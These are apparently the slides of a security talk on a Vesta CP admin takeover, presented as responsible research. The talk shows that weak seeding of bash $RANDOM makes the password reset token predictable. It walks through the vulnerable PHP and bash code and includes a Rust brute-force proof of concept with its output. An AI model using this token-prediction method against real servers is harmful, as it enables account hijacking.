VESTA CP ADMIN Takeover

Exploiting reduced seed entropy in bash $RANDOM

FORTBRIDGE

Whoami

Adrian Tiron

20 years ~~young~~ of cyber

Founder & Principal Consultant @ FORTBRIDGE

Certs: OSCP/CRTO/CRTL/AWS/Azure/CDP/OSEP/OSWE

Speaker BlueHat IL, BSides Dresden/Kent/BUD

WHAT IS THIS TALK ABOUT? (APPSEC)

FORTBRIDGE

Password reset tokens (one of my favorites)

OWASP Top 10 - #2 Security Risk


A02:2021 – Cryptographic Failures

Factors

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage
29	46.44%	4.49%	7.29	6.81	79.33%	34.85%

Overview

Shifting up one position to #2, previously known as *Sensitive Data Exposure*, which is more of a broad symptom rather than a root cause, the focus is on failures related to cryptography (or lack thereof). Which often lead to exposure of sensitive data. Notable Common Weakness Enumerations (CWEs) included are *CWE-259: Use of Hard-coded Password*, *CWE-327: Broken or Risky Crypto Algorithm*, and *CWE-331 Insufficient Entropy*.




#2 Cryptographic Failures

About Vesta CP

- Web based control panel
- Similar to cPanel/WHM/Plesk – see our previous research on our blog
- Manages domains/websites/databases/dns/cron/backups etc
- Lightweight structure
- Exposes a PHP api which calls into bash scripts to do the heavy work
- They seem to have been acquired this year around the time we reported this Critical issue by Outroll

VESTA CP Dashboard



VESTA CP – White Box Pentest

- Source code is available, let's do white box
- Code is PHP, easy to read and also not obfuscated!!!
- no OOP, no frameworks
- Some issues reported previously https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=vesta
- Previous issues: argument injection/ command injection
- Can we find one more Critical? "There's always 1 more"
- Let's review 2 dodgy code patterns first just for fun (also our failures)

VESTA CP – Dodgy code patern #1

- Add cron, smells like command injection
- No explicit Auth check
- Checks if POST ? Easy bypass
- CSRF check? Easy bypass
- All vars escapeshellarg()–ed, except $user
- Inject in $user for RCE?

index.php .../cron | index.php .../user | index.php .../download/... | index.php .../edit/file | index.php .../v1/login | v-list-sys-config | index.php .../reset | v-change-user-pas

web > api > v1 > add > cron > index.php

```php
<?php
error_reporting(NULL);
ob_start();
$TAB = 'CRON';

// Main include
include($_SERVER['DOCUMENT_ROOT']."/inc/main.php");

// Check POST request
if (!empty($_POST['ok'])) {

    // Check token
    if ((!isset($_POST['token'])) || ($_SESSION['token'] != $_POST['token'])) {
        exit();
    }

    // Check empty fields
    if ((!isset($_POST['v_min'])) || ($_POST['v_min'] == '')) $errors[] = __('minute');
    if ((!isset($_POST['v_hour'])) || ($_POST['v_hour'] == '')) $errors[] = __('hour');
    if ((!isset($_POST['v_day'])) || ($_POST['v_day'] == '')) $errors[] = __('day');
    if ((!isset($_POST['v_month'])) || ($_POST['v_month'] == '')) $errors[] = __('month');
    if ((!isset($_POST['v_wday'])) || ($_POST['v_wday'] == '')) $errors[] = __('day of week');
    if ((!isset($_POST['v_cmd'])) || ($_POST['v_cmd'] == '')) $errors[] = __('cmd');
    if (!empty($errors[0])) {
        foreach ($errors as $i => $error) {
            if ( $i == 0 ) {
                $error_msg = $error;
            } else {
                $error_msg = $error_msg.", ".$error;
            }
        }
        $_SESSION['error_msg'] = __('Field "%s" can not be blank.',$error_msg);
    }

    // Protect input
    $v_min = escapeshellarg($_POST['v_min']);
    $v_hour = escapeshellarg($_POST['v_hour']);
    $v_day = escapeshellarg($_POST['v_day']);
    $v_month = escapeshellarg($_POST['v_month']);
    $v_wday = escapeshellarg($_POST['v_wday']);
    $v_cmd = escapeshellarg($_POST['v_cmd']);

    // Add cron job
    if (empty($_SESSION['error_msg'])) {
        exec (VESTA_CMD."v-add-cron-job ".$user." ".$v_min." ".$v_hour." ".$v_day." ".$v_month." ".$v_wday." ".$v_cmd, $output, $return_var);
        check_return_code($return_var,$output);
        unset($output);
    }
```

VESTA CP – Dodgy code pattern #1

- Add cron
- Inject in $user for RCE?
- $user comes from $_SESSION; $_SESSION pollution or similar?
- Couldn't bypass this – dead end, but overall nice ideas

main.php ×

web > inc > main.php

```
69      if (isset($_SESSION['language'])) {
70          switch ($_SESSION['language']) {
83              case 'ja':
85                  break;
86              default:
87                  setlocale(LC_ALL, 'en_US.utf8');
88          }
89      }
90
91      if (isset($_SESSION['user'])) {
92          $user = $_SESSION['user'];
93      }
94
95      if (isset($_SESSION['look']) && ( $_SESSION['look'] != 'admin' )) {
96          $user = $_SESSION['look'];
97      }
```

VESTA CP – Dodgy code pattern #2

- V-gen-ssl-cert
- no AUTH check again
- You can generate ssl certs at will
- You need an escapeshellarg bypass (0 day)
- Tried to write some fuzzers in php & C(libfuzzer), no luck :(

```
v-generate-ssl-cert    index.php
web > api > v1 > generate > ssl > index.php
header('Content-Type: application/json');

// Main include
include($_SERVER['DOCUMENT_ROOT']."/inc/main.php");

// Prepare values
if (!empty($_GET['domain'])) {
    $v_domain = $_GET['domain'];
} else {
    $v_domain = 'example.ltd';
}
$v_email = 'admin@' . $v_domain;
$v_country = 'US';
$v_state = 'California';
$v_locality = 'San Francisco';
$v_org = 'MyCompany LLC';
$v_org_unit = 'IT';

if (isset($_POST['generate'])) {
    // Check input
    if (empty($_POST['v_domain'])) $errors[] = __('Domain');
    if (empty($_POST['v_country'])) $errors[] = __('Country');
    if (empty($_POST['v_state'])) $errors[] = __('State');
    if (empty($_POST['v_locality'])) $errors[] = __('City');
    if (empty($_POST['v_org'])) $errors[] = __('Organization');
    if (empty($_POST['v_email'])) $errors[] = __('Email');
    $v_domain = $_POST['v_domain'];
    $v_email = $_POST['v_email'];
    $v_country = $_POST['v_country'];
    $v_state = $_POST['v_state'];
    $v_locality = $_POST['v_locality'];
    $v_org = $_POST['v_org'];

    // Check for errors
    if (!empty($errors[0])) {
        foreach ($errors as $i => $error) {
            if ( $i == 0 ) {
                $error_msg = $error;
            } else {
                $error_msg = $error_msg.", ".$error;
            }
        }
        $_SESSION['error_msg'] = __('Field "%s" can not be blank.',$error_msg);
        unset($_SESSION['error_msg']);
        exit;
        }

        // Protect input
        $v_domain = escapeshellarg($_POST['v_domain']);
        $v_email = escapeshellarg($_POST['v_email']);
        $v_country = escapeshellarg($_POST['v_country']);
        $v_state = escapeshellarg($_POST['v_state']);
        $v_locality = escapeshellarg($_POST['v_locality']);
        $v_org = escapeshellarg($_POST['v_org']);

        exec (VESTA_CMD."v-generate-ssl-cert ".$v_domain." ".$v_email." ".$v_country." ".$v_state." ".$v_locality." ".$v_org." IT '' json", $output, $return_var);
```

Vesta CP – The Password Reset process

Hello, System Administrator,
To reset your control panel password, please follow this link:
https://192.168.94.147:8083/reset/?action=confirm&user=admin&code=2L2WfqpVN6

Alternatively, you may go to https://192.168.94.147:8083/reset/?action=code&user=admin and enter the following reset code:
2L2WfqpVN6

Standard password reset email

PHP Code Review api/v1/reset/index.php

```
EXPLORER
OPEN EDITORS
  index.php web/api/v1/login
  v-list-sys-config bin
  index.php web/api/v1/reset
  v-change-user-password bin
  UploadHandler.php web/api/v1/upload
  index.php web/api/v1/view/file
  main.php web/inc
  UploadHandler.php web/upload
  loader-wizard.php ioncube
  index.php softaculous
VESTA
  web
    api
      v1
        bulk
        delete
        download
        edit
        generate
        list
        login
          index.php
          session.php
        logout
        reset
          index.php
        restart
        rrd
        schedule
        search
        start
```

index.php .../v1/login | v-list-sys-config | index.php .../reset | v-change-user-password | UploadHandler.php .../v1/...

web > api > v1 > reset > index.php

```
15    if ((!empty($_POST['user'])) && (empty($_POST['code']))) {
20        if ( $return_var == 0 ) {
27            $subject = __('MAIL_RESET_SUBJECT',date("Y-m-d H:i:s"));
28            $hostname = exec('hostname');
29            $from = __('MAIL_FROM',$hostname);
30            if (!empty($fname)) {
31                $mailtext = __('GREETINGS_GORDON_FREEMAN',$fname,$lname);
32            } else {
33                $mailtext = __('GREETINGS');
34            }
35            $mailtext .= __('PASSWORD_RESET_REQUEST',$_SERVER['HTTP_HOST'],$user,$rkey,$_SERVER['HTTP
36            if (!empty($rkey)) send_email($to, $subject, $mailtext, $from);
37            unset($output);
38        }
39
40        // header("Location: /reset/?action=code&user=".$_POST['user']);
41        exit;
42    }
43
44    if ((!empty($_POST['user'])) && (!empty($_POST['code'])) && (!empty($_POST['password']))) {
45        if ( $_POST['password'] == $_POST['password_confirm'] ) {
46            $v_user = escapeshellarg($_POST['user']);
47            $user = $_POST['user'];
48            $cmd="/usr/bin/sudo /usr/local/vesta/bin/v-list-user";
49            exec ($cmd." ".$v_user." json", $output, $return_var);
50            if ( $return_var == 0 ) {
51                $data = json_decode(implode('', $output), true);
                  key = $data[$user]['RKEY'];
53                if (hash_equals($rkey, $_POST['code'])) {
54                    $v_password = tempnam("/tmp", "vst");
55                    $fp = fopen($v_password, "w");
56                    fwrite($fp, $_POST['password']."\n");
57                    fclose($fp);
58                    $cmd="/usr/bin/sudo /usr/local/vesta/bin/v-change-user-password";
59                    exec ($cmd." ".$v_user." ".$v_password, $output, $return_var);
60                    unlink($v_password);
```

~/Pictures/share-test/vesta/web/api/v1/login/session.php

PHP API calls bash for password reset

Vesta CP – What is RKEY ?

- It's pre-generated (install time or password reset)
- Stored for every user in user.conf
- You have to know it to change it

index.php .../v1/login | v-list-sys-config | index.php .../reset | v-change-user-password | user.conf | UploadHandler.php .../v1/...

ata > users > admin > user.conf

```
1   FNAME='System'
2   LNAME='Administrator'
3   PACKAGE='default'
4   WEB_TEMPLATE='default'
5   PROXY_TEMPLATE='default'
6   DNS_TEMPLATE='default'
7   WEB_DOMAINS='100'
8   WEB_ALIASES='100'
9   DNS_DOMAINS='100'
10  DNS_RECORDS='100'
11  MAIL_DOMAINS='100'
12  MAIL_ACCOUNTS='100'
13  DATABASES='100'
14  CRON_JOBS='100'
15  DISK_QUOTA='unlimited'
16  BANDWIDTH='100000'
17  NS='ns1.domain.tld,ns2.domain.tld'
18  SHELL='bash'
19  BACKUPS='3'
20  CONTACT='adrian@fortbridge.co.uk'
21  CRON_REPORTS='yes'
22  MD5='$6$ax0WkLfe$kpS6iyxTYQCEP0xq8Ky2IqD.3/Da63DOvioRbhzldIgSxAbcyaV9AMM/XQfrm9AEH5GvLadXc.UCnC//QvEBL.'
23  RKEY='QZOJjy59Jp'
24  SUSPENDED='no'
```

RKEY is the password reset token

Vesta CP – v-change-user-password script

- PHP API calls this bash script
- It changes the password AND
- It generates the RKEY for the NEXT password reset

```
EXPLORER
OPEN EDITORS
    index.php web/api/v1/login
    v-list-sys-config bin
    index.php web/api/v1/reset
    v-change-user-password bin
    UploadHandler.php web/api/v1/upload
    index.php web/api/v1/view/file
    main.php web/inc
    UploadHandler.php web/upload
    loader-wizard.php ioncube
    index.php softaculous
VESTA
  bin
    v-change-remote-dns-domain-ttl
    v-change-sys-config-value
    v-change-sys-hostname
    v-change-sys-ip-name
    v-change-sys-ip-nat
    v-change-sys-ip-owner
    v-change-sys-ip-status
    v-change-sys-language
    v-change-sys-service-config
    v-change-sys-timezone
    v-change-sys-vesta-ssl
    v-change-user-contact
    v-change-user-language
    v-change-user-name
    v-change-user-ns
    v-change-user-package
    v-change-user-password
```

```
index.php .../v1/login   v-list-sys-config   index.php .../reset   v-change-user-password
bin > v-change-user-password
29  if [ "$user" = "root" ]; then
31  fi
32  check_args '2' "$#" 'USER PASSWORD'
33  is_format_valid 'user'
34  is_object_valid 'user' 'USER' "$user"
35  is_object_unsuspended 'user' 'USER' "$user"
36  is_password_valid
37
38
39  #----------------------------------------------------------#
40  #                          Action                          #
41  #----------------------------------------------------------#
42
43  # Changing user password
44  echo "$user:$password" | /usr/sbin/chpasswd
45  md5=$(awk -v user=$user -F : 'user == $1 {print $2}' /etc/shadow)
46
47  if [ "$user" = 'admin' ] && [ -e "$VESTA/web/reset.admin" ]; then
48      rm -f $VESTA/web/reset.admin
49  fi
50
51
52  #----------------------------------------------------------#
53  #                          Vesta                           #
54  #----------------------------------------------------------#
55
56  # Changing RKEY value
57  update_user_value "$user" '$RKEY' "$(generate_password)"
58  update_user_value "$user" '$MD5' "$md5"
59
60  # Logging
61  log_history "changed password"
62  log_event "$OK" "$ARGUMENTS"
63
64  exit
```

V-change-user-password

Vesta CP – main.sh generate_password

- Uses Bash $RANDOM env variable
- Not crypto secure
- Between 0 and 32767
- And then module operator to get an index within the string limits

```
# Random password generator
generate_password() {
    matrix=$1
    lenght=$2
    if [ -z "$matrix" ]; then
        matrix=0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
    fi
    if [ -z "$lenght" ]; then
        lenght=10
    fi
    i=1
    while [ $i -le $lenght ]; do
        pass="$pass${matrix:$(($RANDOM%${#matrix})):1}"
       ((i++))
    done
    echo "$pass"
}
```

Vesta generate_password function is used everywhere

Vesta CP –bashrandomcracker for $RANDOM

```
#guess seed and predict numbers
$ bashrand crack -n 3 $RANDOM $RANDOM $RANDOM

Seed: 2137070299 +3 (old)          # Seed found
  Next 3 values: [22404, 16453, 2365] # predicting the next random numbers

$ echo $RANDOM $RANDOM $RANDOM
22404 16453 2365 # generating next 3 $RANDOM and they match with the 3 above

#seed it and generate the next random numbers

$ RANDOM=1337; echo $RANDOM $RANDOM $RANDOM
24879 21848 15683
$ RANDOM=1337; echo $RANDOM $RANDOM $RANDOM
24879 21848 15683
```

https://github.com/jorianwoltjer/bashrandomcracker

bashRandomCracker – $RANDOM algorithm

```rust
pub const BASH_RAND_MAX: u16 = 0x7fff; // 15 bits

pub struct Random {
    pub seed: u32,
    last: u16,
    /// If true, use the old algorithm from bash 5.0 and earlier (check with `bas
    is_old: bool,
}
impl Random {
    pub fn new(seed: u32, is_old: bool) -> Self {
        // TODO: support `long` seed input
        Self {
            seed,
            last: 0,
            is_old,
        }
    }

    pub fn next_16(&mut self) -> u16 {
        self.next_seed();

        let result = if self.is_old {
            // Bash 5.0 and earlier
            self.seed as u16 & BASH_RAND_MAX
        } else {
            // Bash 5.1 and later
            ((self.seed >> 16) ^ (self.seed & 0xffff)) as u16 & BASH_RAND_MAX
        };
        // Skip if same as last
        if result == self.last {
            self.next_16()
        } else {
            self.last = result;
            result
        }
    }
```

Generate the next random number

```rust
pub fn next_seed(&mut self) -> u32 {
    if self.seed == 0 {
        self.seed = 123459876;
    }
    let h: i32 = self.seed as i32 / 127773;
    let l: i32 = self.seed as i32 - (127773 * h);
    let t: i32 = 16807 * l - 2836 * h;
    self.seed = if t < 0 { t + 0x7fffffff } else { t } as u32;

    self.seed
}
```

Generate the next seed

Vesta CP – Quick Dive into bash internals (C)

It seeds the generator with

- timestamp
- microseconds
- getpid()
- Notice anything?

```
1309    brand ()
1325    #endif
1326      return ((unsigned int)(rseed & 32767)); /* was % 32768 */
1327    }
1328
1329    /* Set the random number generator seed to SEED. */
1330    static void
1331    sbrand (seed)
1332          unsigned long seed;
1333    {
1334      rseed = seed;
1335      last_random_value = 0;
1336    }
1337
1338    static void
1339    seedrand ()
1340    {
1341      struct timeval tv;
1342
1343      gettimeofday (&tv, NULL);
1344      sbrand (tv.tv_sec ^ tv.tv_usec ^ getpid ());
1345    }
1346
```

Bash internals – seeding the PRNG

Vesta CP – initial exploitation ideas

- Bruteforce all values (4.3 Billion) – terrible idea, takes weeks & it's noisy
- getpid() – 2 bytes in general, bruteforceable
- Microseconds – 20 bits, bruteforceable
- Most important is the timestamp – Info Leak?
- We could find endpoints that exposed useful timestamp but only Auth
- A useful timestamp is the timestamp of the last password reset
- Know any other tricks? Please share :D

Vesta CP – PHP internals (out of ideas)

LCG function uses s1 and s2

- What's with the left bitshift?
- Tv.tv_usec needs 20 bits

github.com/php/php-src/blob/PHP-7.4.17/ext/standard/lcg.c

php-src / ext / standard / lcg.c


Code Blame 124 lines (104 loc) · 3 KB

```
}
/* }}} */

static void lcg_seed(void) /* {{{ */
{
    struct timeval tv;

    if (gettimeofday(&tv, NULL) == 0) {
        LCG(s1) = tv.tv_sec ^ (tv.tv_usec<<11);
    } else {
        LCG(s1) = 1;
    }
#ifdef ZTS
    LCG(s2) = (zend_long) tsrm_thread_id();
#else
    LCG(s2) = (zend_long) getpid();
#endif

    /* Add entropy to s2 by calling gettimeofday() again */
    if (gettimeofday(&tv, NULL) == 0) {
        LCG(s2) ^= (tv.tv_usec<<11);
    }

    LCG(seeded) = 1;
}
/* }}} */
```

PHP internals – seeding LCG

Vesta CP – PHP seeding vs Bash seeding

- No bit shifting in bash PRNG
- We're simply XOR-ing 3 values
- Could this be a problem?



Bash internals – PRNG seeding

Vesta CP – The issues with Seeding ("AHA!")

The issues are the following:

- tv.tv_sec – the current timestamp and occupies 8 bytes but uses only 4 bytes in practice. You can store timestamps up to year 2038 on just 4 bytes.
- tv.tv_usec – the microseconds and occupies 8 bytes, but uses 20 bits in practice (there's 1.000.000 microseconds in a second and 20 bits is enough to store this)
- getpid() – the process pid and occupies 4 bytes and the max value we've seen in our tests was around 660000, which needs 20 bits*.(usually a lot less)
- Thus, the XOR operation will only change the lower 20 bits. There's no bit shifting here, unlike in the PHP core. This was the "AHA" moment.

NOTE: getpid() could be the only deal breaker here, but it would have to be a really high number to break our exploit. This would happen on a system running for a very long time or if there is a fork() bomb.

Vesta CP – The issues summarized

- By only changing the lower 20 bits of the current timestamp, we reduce entropy, and the seed will fall within an interval of approximately 12 days around the current timestamp.
- On the next slide, we'll calculate the minimum (with the lowest 20 bits set to 0) and the maximum (with the lowest 20 bits set to all 1's).
- It should be clear that the timestamp is the only factor that matters here, and the PID of the process and the microseconds are irrelevant.

Vesta CP – Sample PHP code for visualization

```
<?php
$timestamp = time();
echo "Original Timestamp: " . $timestamp . "\n";
echo "Orig Date: " . date('y-m-d H:i:s', $timestamp) . "\n";

// Create a mask where the lowest 20 bits are 0
echo "\n\n";
$mask = ~((1 << 20) - 1);
$modifiedTimestamp = $timestamp & $mask;

echo "Mask 20 bits - set to 0\n";
echo "Modified Timestamp: " . $modifiedTimestamp . "\n";
echo "Timestamp in Binary: " . decbin($modifiedTimestamp) . "\n";
echo "Modified Date: " . date('y-m-d H:i:s', $modifiedTimestamp) . "\n";
echo "\n\n";

// Create a mask where the lowest 20 bits are 1
echo "Mask 20 bits - set to 1\n";
$end = $timestamp | ((1 << 20) - 1);
echo "end Timestamp: " . $end . "\n";
echo "end Date: " . date('y-m-d H:i:s', $end) . "\n";
echo "end Timestamp in Binary: " . decbin($end) . "\n";
?>
```

Vesta CP – PHP output

```
adrian@adrian-Precision-7750:/var/www/html/vesta$ php test_timestamp.php
Original Timestamp: 1720437157
Orig Date: 24-07-08 11:12:37


Mask 20 bits - set to 0
Modified Timestamp: 1719664640
Timestamp in Binary: 1100110100000000000000000000000
Modified Date: 24-06-29 12:37:20


Mask 20 bits - set to 1
end Timestamp: 1720713215
end Date: 24-07-11 15:53:35
end Timestamp in Binary: 1100110100011111111111111111111
```

Output to show how XOR affects the timestamp [min,max]

Vesta CP – “Local” exploit to test our theory

- We’ve extended BashRandomCracker
- https://github.com/fortbridge/BashRandomCracker/
- Added a method to bruteforce all 4B+ seeds (just because rust is fast, can be optimised but I couldn't bother :D)
- Check if can actually generate a password reset token that is stored in the vesta user.conf file
- We don’t really need to brutefoce 4B+
- We suggest to bruteforce only the timestamp for the past 1–3 years

Vesta CP – “Local” exploit POC in rust

https://github.com/fortbridge/BashRandomCracker/commit/2d3e2378c4b48757e894bc2af75a95672c547929

```rust
SubCommands::Password { password } => {
    println!("Received password: {}, len= {}", password, password.len());
    let matrix = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
    let mut is_match ;
    let mut seed = 0u64;
    let now = Utc::now();  // Get the current UTC time

    // Convert to a Unix timestamp in seconds
    let current = now.timestamp() as u64;


    while seed < current  {
        let mut _rng = Random::new(seed.try_into().unwrap(), true);
        is_match = true;

        for (i, char_expected) in password.chars().enumerate() {
            let n = _rng.next_16();
            let c = matrix.chars().nth(n as usize % matrix.len()).unwrap();

            if c != char_expected {
                is_match = false;
                break;
            }
            if i == (password.len() - 1) && is_match {
                println!("Matching seed found: {}", seed);
                let naive_datetime = NaiveDateTime::from_timestamp(seed as i64, 0);
                let datetime: DateTime<Utc> = DateTime::from_utc(naive_datetime, Utc);
                let formatted_date = datetime.format("%Y-%m-%d %H:%M:%S").to_string();
                println!("Formatted seed date and time: {}", formatted_date);
            }
        }

        seed += 1;
    }

},
```

Vesta CP – “Local” exploit output

```
root@ubuntu:/usr/local/vesta# bashrand password gSk6WUA3Qj
Received password: gSk6WUA3Qj, len= 10
Current timestamp in seconds: 0 , formatted = 1970-01-01 00:00:00
Current timestamp in seconds: 1000000000 , formatted = 2001-09-09 01:46:40
Matching old seed found: 1719556175, date is 2024-06-28 06:29:35
Current timestamp in seconds: 2000000000 , formatted = 2033-05-18 03:33:20
Current timestamp in seconds: 3000000000 , formatted = 2065-01-24 05:20:00
Matching old seed found: 3867039824, date is 2092-07-16 09:43:44
```

```
